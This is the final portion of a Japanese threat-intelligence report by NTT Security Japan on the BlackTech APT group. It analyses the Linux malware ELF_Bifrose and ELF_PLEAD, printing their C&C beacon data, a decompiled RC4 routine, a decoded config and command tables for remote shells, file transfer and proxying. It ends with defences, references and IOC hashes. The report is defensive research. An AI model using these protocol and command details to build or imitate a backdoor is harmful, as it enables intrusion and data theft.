[  1] GCC: (GNU) 4.1.2 20080704 (Red Hat 4.1.2-44)
[ 2f] GCC: (GNU) 4.1.2 20080704 (Red Hat 4.1.2-44)
[ 5d] GCC: (GNU) 4.1.2 20080704 (Red Hat 4.1.2-46)
```

図 42 ELF_Bifrose file コマンド実行結果

3.12.2. 送信データ

初回の C&C サーバー通信時には以下のようなデータが暗号化され送信されます。可変の内容は以下の通りです。

- 端末 IP
- ホスト名
- PID

ffa7:d13c	32 31 37 32 2e 31 37 2e 30 2e 31 7c 75 6e 69 78	2172.17.0.1 unix
ffa7:d14c	7c 61 64 6d 69 6e 69 73 74 72 61 74 6f 72 2d 76	administrator-v
ffa7:d15c	69 72 74 75 61 6c 2d 6d 61 63 68 69 6e 65 7c 4e	irtual-machine N
ffa7:d16c	55 4c 4c 7c 35 2e 30 2e 30 2e 30 7c 30 7c 31 7c	ULL 5.0.0.0 0 1
ffa7:d17c	31 7c 30 7c 31 38 39 35 38 7c 30 7c 30 7c 30 7c	1 0 18958 0 0 0
ffa7:d18c	30 7c 4e 6f 6e 65 7c 7c 7c 7c 7c 00 00 00 00 00	0 None ...
ffa7:d19c	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
ffa7:d1ac	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
ffa7:d1bc	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
ffa7:d1cc	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
ffa7:d1dc	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
ffa7:d1ec	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
ffa7:d1fc	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

図 43 ELF_Bifrose C2 サーバーへの送信データ

暗号化方式は参考情報[15]にもあるように、RC4 で暗号化されています。検体によって若干処理内容が異なります。

```

1 int __cdecl sub_80482C5(int a1, int a2, int a3, int a4, unsigned __int8 a5)
2 {
3     int result; // eax
4     char v6[512]; // [esp+4h] [ebp-210h]
5     int i; // [esp+204h] [ebp-10h]
6     int j; // [esp+208h] [ebp-Ch]
7     int v9; // [esp+20Ch] [ebp-8h]
8     char v10; // [esp+211h] [ebp-3h]
9     unsigned __int8 v11; // [esp+212h] [ebp-2h]
10    char v12; // [esp+213h] [ebp-1h]
11
12    for ( i = 0; i <= 255; ++i )
13        v6[i + 256] = i;
14    for ( i = 0; i <= 255; i += a4 )
15    {
16        for ( j = 0; j < a4 && i + j <= 255; ++j )
17            v6[j + i] = *(_BYTE *)(a3 + j);
18    }
19    j = 0;
20    for ( i = 0; i <= 255; ++i )
21    {
22        v12 = v6[i + 256];
23        v11 = v6[i];
24        j = (unsigned __int8)(j + v12 + v11);
25        v11 = v6[j + 256];
26        v6[i + 256] = v11;
27        v6[j + 256] = v12;
28    }
29    v9 = a5;
30    j = 0;
31    for ( i = 0; ; ++i )
32    {
33        result = i;
34        if ( i >= a2 )
35            break;
36        v10 = v6[(unsigned __int8)(i + 1) + 256];
37        j = (unsigned __int8)(j + v10);
38        v6[(unsigned __int8)(i + 1) + 256] = v6[j + 256];
39        v6[j + 256] = v10;
40        v11 = v6[(unsigned __int8)(i + 1) + 256];
41        v11 += v10;
42        v10 = v6[v11 + 256];
43        if ( (v9 & 0x80) != 0 )
44        {
45            v10 ^= *(_BYTE *)(a1 + i);
46            *(_BYTE *)(a1 + i) = v10 + v9;
47        }
48        else
49        {
50            *(_BYTE *)(a1 + i) += v9;
51            *(_BYTE *)(a1 + i) ^= v10;
52        }
53    }
54    return result;
55 }

```

図 44 ELF_Bifrose RC4 暗号化処理部分のデコンパイル結果

初回の C&C サーバーとの通信例は以下の通りです。通信先は 80,443,8080 の様々なポート宛に通信しますが、HTTP(S)プロトコルではなく Socket 通信します。

```

$ hexdump -C output
00000000 5b 00 00 00 9b 4f b7 74 e2 75 95 1c 44 ed fc 08 | [...0.t.u..D...|
00000010 8f fd 32 1f 76 07 8f 41 06 09 16 80 d3 d7 1c 18 | ..2.v..A.....|
00000020 1b 4d fb ab d6 73 6c ba dc e5 f8 be 21 bf 59 ed | .M...s\.....!.Y.|
00000030 14 ad 2b a5 8c 44 29 6d c4 db 0c 1e df 3c 07 6a | ..+..D)m.....<.j|
00000040 51 46 62 06 d1 d7 d6 f7 59 00 1f 63 84 69 1d f8 | QFb.....Y..c.i..|
00000050 99 cf 2d 8a 5c 75 6f 0d ad e9 0c ef 50 8a 54 | ...-\uo.....P.T|
0000005f

```

図 45 ELF_Bifrose C&C サーバーへの送信データサンプル

3.12.3. 機能

その後 C&C サーバーよりコマンドを受信します。実装されているコマンドは以下の通りです。過去検体[14]と大きく変化はありません。

表 11 ELF Bifrose のコマンド一覧

コマンド	内容
0x15	ランダムデータの送信
0xC6	プロセスの終了
0xF7	リモートシェルへコマンド送信
0xF8	リモートシェル終了
0xF6	リモートシェル起動
0x82	固定値の送信
0x83	ファイルリスト送信
0x84	ファイル属性情報送信
0x85	ファイルダウンロード
0x86	ファイルアップロード
0x87	ファイルクローズ
0x89	ディレクトリ作成
0x8A	ファイル削除
0x8B	ディレクトリ削除

3.13. ELF_PLEAD

PLEAD の Linux 版です。詳細な分析結果が JPCERT/CC から公開[16]されていますが、今回は新たに観測された検体について紹介します。

3.13.1. 特徴

file コマンドや readelf -p .comment コマンドの実行結果は以下の通りです。古い環境でコンパイル・静的リンクされており、攻撃者は環境依存の問題を減らしたいものと考えられます。

```
$ file e4d837dc1a700bf71b218e41ed50abdbb2ba0352394504a0cdaa12948d3daf2f
e4d837dc1a700bf71b218e41ed50abdbb2ba0352394504a0cdaa12948d3daf2f: ELF 64-bit LSB executable, x86-64,
version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.18, BuildID[sha1]=f5f5b57337177b05281e442
769a1b6958e1b7bcd, stripped
$ readelf -p .comment e4d837dc1a700bf71b218e41ed50abdbb2ba0352394504a0cdaa12948d3daf2f

String dump of section '.comment':
[  0] GCC: (GNU) 4.4.7 20120313 (Red Hat 4.4.7-18)
```

図 46 ELF_PLEAD file コマンド実行結果

3.13.2. Config

Config について過去検体と変更点はなく、RC4 で Config が暗号化されています。デコード後の Config のサンプルは以下の通りです。図の先頭 32byte が RC4 のキーで以下 0x1AA サイズの Config となります。デコード後にあるように通信先の情報がプライベート IP に設定されていました。宛先ポートも通常は利用されないと思われる 29678 ポートとなっており、これはすでに侵入した企業に合わせた Config と考えられます。

```

00000000:006e8766 3a 6b 28 eb 80 3e c1 e8 36 08 c5 3a 8e ce da 54 :k(+,>[]6.#:.-4-T
00000000:006e8770 89 fd de a5 3a d0 5e 5d 08 8f 65 1e 53 e6 33 f0 .0[]u:[]^]...e.Sy3
00000000:006e8780 71 71 31 38 30 34 30 38 00 00 00 00 00 00 00 qq180408.....
00000000:006e8790 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e87a0 ee 73 00 00 00 00 31 37 32 2e 31 36 2e 32 34 33 oS.....172.16.243
00000000:006e87b0 2e 32 31 00 00 00 00 00 00 00 00 00 00 00 00 .21.....
00000000:006e87c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e87d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e87e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e87f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8800 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8810 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8820 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8830 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8840 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8850 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8860 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8870 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8880 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8890 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e88a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e88b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e88c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e88d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e88e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e88f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8900 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8910 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000:006e8920 00 00 00 00 00 00 5b d3 81 12 00 00 00 00 00 ..... [T.....

```

図 47 ELF_PLEAD デコード後の Config

3.13.3. 機能

実装されているコマンドは以下の通りです。

表 12 ELF PLEAD のグループ番号 0 コマンド一覧

コマンド	内容
4	ランダムデータの送信
5	再接続
6	リスタート
7	終了
8	終了
9	Socket の変更
10	接続先の変更

表 13 ELF PLEAD のグループ番号 1(CFileManager)コマンド一覧

コマンド	内容
0	ファイルリスト送信
5	ファイル属性情報送信
7	ファイル名変更
9	ファイル・ディレクトリ削除
11	ファイルアップロード
13	ファイル実行
17	ディレクトリ作成
19	ファイル移動
21	ディレクトリ削除

表 14 ELF PLEAD のグループ番号 2(CFileTransfer)コマンド一覧

コマンド	内容
0	ファイル属性情報送信
3	ディレクトリ作成
6	ファイルダウンロード
7	ファイル情報送信
11	ファイルアップロード

表 15 ELF PLEAD のグループ番号 3(CRemoteShell)コマンド一覧

コマンド	内容
0	リモートシェル起動
2	リモートシェル起動
5	カレントディレクトリ変更
7	リモートシェル終了
9	ファイルリスト送信
12	ディレクトリ削除

表 16 ELF PLEAD のグループ番号 4(CPortForwardManager)コマンド一覧

コマンド	内容
2	プロキシセットアップ
4	—
6	プロキシデータ送信
8	—
10	プロキシ接続
12	Proxy 終了

4.防衛策

前述したとおり BlackTech による攻撃は主に 2 種類の経路が存在します。

スパイフィッシングメールを起点とする場合、これの対策はひとえに不審なメール・リンク・ファイルを開かないことです。BlackTech は取引先かのように巧妙に詐称したメールや添付ファイルを用いて攻撃を行います。送信元アドレス、メール文面、添付ファイルの 2 重拡張子などを注意深く判断することで、攻撃を防ぐことが可能です。また、メールセキュリティ対策製品の導入も有効な対策であり、過去に SOC では BlackTech によるスパイフィッシングメールが検知されていることを確認しております。

サーバーの脆弱性を悪用する攻撃の場合、更新プログラムやセキュリティパッチを適用することで防衛することが可能です。

ネットワークセキュリティ製品やエンドポイントセキュリティ製品を導入し、適切に運用している場合、初期侵入が行われてしまっても、それ以降の挙動で検知することが可能なことがあります。SOC では、このような挙動を検知するカスタムシグネチャを作成しており、実際に検知して隔離することで被害を最小限に抑えた事例もあります。BlackTech は活発に新たなマルウェアを開発していますが、その攻撃手法はあまり変化しておらず、それらを検知するようにロジックを構築することが重要となります。

スパイフィッシングメールでも脆弱性を悪用する場合でも、BlackTech は標的組織の脆弱な箇所を狙って攻撃を仕掛けてきます。特に、海外の拠点に対して攻撃が行われることが多く、自組織の体制を適切に管理することが重要となります。自組織の重要インフラが閉じたネットワークで管理されていたとしても、BlackTech はそこへ通じるありとあらゆる経路を検証し、脆弱なアタックサーフィスを見つけ出し、侵入を試みます。

また、BlackTech は同一の標的組織に対して繰り返し攻撃を行うことが知られています。1 度侵害されても、あるいは侵害を防いだとしても、以降何度も攻撃が行われる可能性があるため、逐次最新の攻撃動向をキャッチアップし、適切に対策を実施することが推奨されます。

5.おわりに

NTT セキュリティ・ジャパン株式会社の SOC では、インシデント発生の防止、インシデント発生時の早期発見のためのリサーチ活動を行っています。特に、標的型攻撃に関する調査や解析は、高度な攻撃への対策として重要な手がかりとなるため、積極的なリサーチを行ってきました。

本レポートでは、近年活発に活動している標的型攻撃グループ BlackTech について、SOC で 2021 年度に観測した攻撃事例をもとに、その活動を調査しまとめました。

BlackTech は極めて活発に日本の組織に対して攻撃を繰り返しており、今後も継続すると考えられます。SOC では引き続き BlackTech についてリサーチを続けていくつもりです。

付録には、IOC を記載しておりますので、ご活用いただければ幸いです。

6.本レポートについて

レポート作成者

NTT セキュリティ・ジャパン株式会社

林匠悟、小澤文生、高井一、甘粕伸幸、小池倫太郎、田邊龍一、
澤部祐太、平尾早智澄

履歴

2022年04月20日（ver1.0）：初版公開

2022年04月27日（ver1.1）

7. 参考文献

- [1] TrendMicro, "Ambiguously Black: The Current State of Earth Hundun's Arsenal", https://jsac.jpCERT.or.jp/archive/2022/pdf/JSAC2022_8_hara_en.pdf
- [2] JPCERT/CC, "攻撃グループ BlackTech が使用するマルウェア Gh0stTimes", <https://blogs.jpCERT.or.jp/ja/2021/09/gh0sttimes.html>
- [3] SEQRITE, "Everything you need to know about the Microsoft Exchange Server Zero-Day Vulnerabilities", <https://www.seqrite.com/blog/4898-2/>
- [4] Deep Learning for Cybersecurity, "Blue Hexagon Security Advisory: Microsoft Exchange Server 0-days", <https://medium.com/deep-learning-for-cybersecurity/blue-hexagon-security-advisory-microsoft-exchange-server-0-days-83f49d528d34>
- [5] FREEBUF, "利用 Exchange 漏洞入侵安插后门, 小心数据泄露", <https://www.freebuf.com/articles/system/303176.html>
- [6] PwC, "Back to Black(Tech): an analysis of recent BlackTech operations and an open directory full of exploits", <https://vlocalhost.com/uploads/VB2021-50.pdf>
- [7] NTT Security Japan, "標的型攻撃グループ BlackTech が使用するマルウェア Flagpro について", <https://insight-jp.nttsecurity.com/post/102h7vx/blacktechflagpro>
- [8] GitHub, "abhisek/Pe-Loader-Sample", <https://github.com/abhisek/Pe-Loader-Sample>
- [9] GitHub, "sweetsiftware/Ares", <https://github.com/sweetsoftware/Ares>
- [10] JPCERT/CC, "攻撃グループ BlackTech が侵入後に使用するマルウェア", https://blogs.jpCERT.or.jp/ja/2019/09/tscookie_loader.html
- [11] JPCERT/CC, "プラグインをダウンロードして実行するマルウェア TSCookie (2018-03-01)", <https://blogs.jpCERT.or.jp/ja/2018/03/tscookie.html>
- [12] JPCERT/CC, "攻撃グループ BlackTech が使用する Linux 用マルウェア (ELF_TSCookie)", https://blogs.jpCERT.or.jp/ja/2020/02/elf_tscookie.html

- [13] Volatility Labs, "Reverse Engineering Poison Ivy's Injected Code Fragments",
<https://volatility-labs.blogspot.com/2012/10/reverse-engineering-poison-ivys.html>
- [14] マクニカネットワークス, "標的型攻撃の実態と対策アプローチ 第4版 日本を狙うサイバーエスピオナーズの動向 2019年度下期",
https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2019_4.pdf
- [15] TeamT5, "中國駭客 HUAPI 的惡意後門程式 BiFrost 分析",
<https://teamt5.org/tw/posts/technical-analysis-on-backdoor-bifrost-of-the-Chinese-apt-group-huapi/>
- [16] PCERT/CC, "攻撃グループ BlackTech が使用する Linux 版マルウェア (ELF_PLEAD) ", https://blogs.jpccert.or.jp/ja/2020/11/elf_plead.html
- [17] ThreatBook, "东亚黑客组织 BlackTech 针对金融、教育等行业展开攻击",
<http://report.threatbook.cn/BL.pdf>

8.付録

BlackTech に関連するマルウェアについて、IOC を以下に示します。

検体ハッシュ値

ハッシュ値 (SHA256)	説明
e81255ff6e0ed937603748c1442ce9d6588decf6922537037cf3f1a7369a8876	Flagpro
77680fb906476f0d84e15d5032f09108fdef8933bcad0b941c9f375fedd0b2c9	Flagpro
655ca39beb2413803af099879401e6d634942a169d2f57eb30f96154a78b2ad5	Flagpro
e197c583f57e6c560b576278233e3ab050e38aa9424a5d95b172de66f9cfe970	Flagpro
935e61aba8df5f6e80e001af0fa9c6a50c2cf50f4068e9dd4277f2cd1297d95c	SelfMake Loader
2657ca121a3df198635fcc53efb573eb069ff2535dcf3ba899f68430caa2ffce	SelfMake Loader
7da969010a55919aa66ed97a2d2d6d6a0be3d8dc6151eeb6cebc15e4f06d4553	SelfMake Loader
5a57c9d19c7fb42832085f88d92f9f57d64b1bca8f2a19b0533a4caee1a792cc	SelfMake Loader
3891fb7b3d1e5fc2d028ed3d0debe868189971b20eb8edb295e2b8d2d0c1a02a	SelfMake Loader
8bdfc1ed5bfec964050a42a0f1ddd8709fcf14fab1ede151c5a7161be904cd96	SelfMake Loader
92c75df382218e7743359aa83b403e443550e766c8474a59c9dcbd4903a4bf02	SelfMake Loader
c2b23689ca1c57f7b7b0c2fd95bfef326d6a22c15089d35d31119b104978038b	Spider RAT
8c3df0e4d7ff0578d143785342a8033fb6e76ce9f61c2ea14c402f45a76ab118	Spider RAT
dced553a6f835162f0515a41a330404466f3ca44bc43a2f8b5675ca28609c905	Spider RAT
d196969b35966462fa03ef857e375e9d6172b34053b115df04cefa3d673b9d85	Spider RAT
ee6ed35568c43fbb5fd510bc863742216bba54146c6ab5f17d9bfd6eacd0f796	BTSDoor
85fa7670bb2f4ef3ca688d09edfa6060673926edb3d2d21dff86c664823dd609	BTSDoor
01581f0b1818db4f2cdd9542fd8d663896dc043efb6a80a92aadfac59ddb7684	Gh0stTimes

13c19132f7c0c2c02f4070eca9367bdf8ab2bf59c5993c6e853584ac215857c7	TSCookie
638cfbe609d7f3e88767133be5ea5f9a75f1d703275f38eb9ec2414e179483b9	ELF_TSCookie
0e0198d3409e8dccf2ba1eed41f56e24b633188230ed062a43fac0517e8da8f	ELF_TSCookie
3802fe08235724a1c8f68563aa1166e509aeb27c59c008dccace5e2513b03375	ELF_TSCookie
994b294eac5d099392621e6c813694bc254a7d774717709ee3b67211df10d963	IamDown
42416e73ebc0b776c726e6075fa73bb418f24b53b0b2086141a2aba22301ec6a	IamDown
d8500672e293ef4918ff77708c5b82cf34d40c440d5a4b957a5dbd3f3420fdc4	IamDown
0a06d4dc8d5be03cc932b74758f0004aeaa6cdf14806635b9452b5c4db900184	IamDown
a914c729e4816fb49c8b9830694be385460c2cc366bf1ab1410e84295cfa0946	ELF_Bifrose
0478fe3022b095927aa630ae9a00447eb024eb862dbfce3eaa3ca6339afec9c1	ELF_Bifrose
4549745d0bbc9b4c16c815927e7720258cd64bb3dcc76e6f850c845d603cca13	SelfMake Service
a394250a66dede23931b9bb5d5aced5d32ab171b1f28382305d9c942859ef5d1	SelfMake Service
4dc515a288be6e64b006fe418c5477bd0982ce801e829d8299ee0eb949b20dc2	SelfMake Service
f32318060b58ea8cd458358b4bae1f82e073d1567b9a29e98eb887860cec563c	HeavyROT Loader
4991c98c55bfa0b269b05b8e2f0944edb85ddc1d2ba4dfef0cbf9a7b89a98911	HeavyROT Loader
76bf5520c19d469ae7fdc723102d140a375bb32f64b0065470238e6c29ac2518	AresPYDOOR
e4d837dc1a700bf71b218e41ed50abdbb2ba0352394504a0cdaa12948d3daf2f	ELF_PLEAD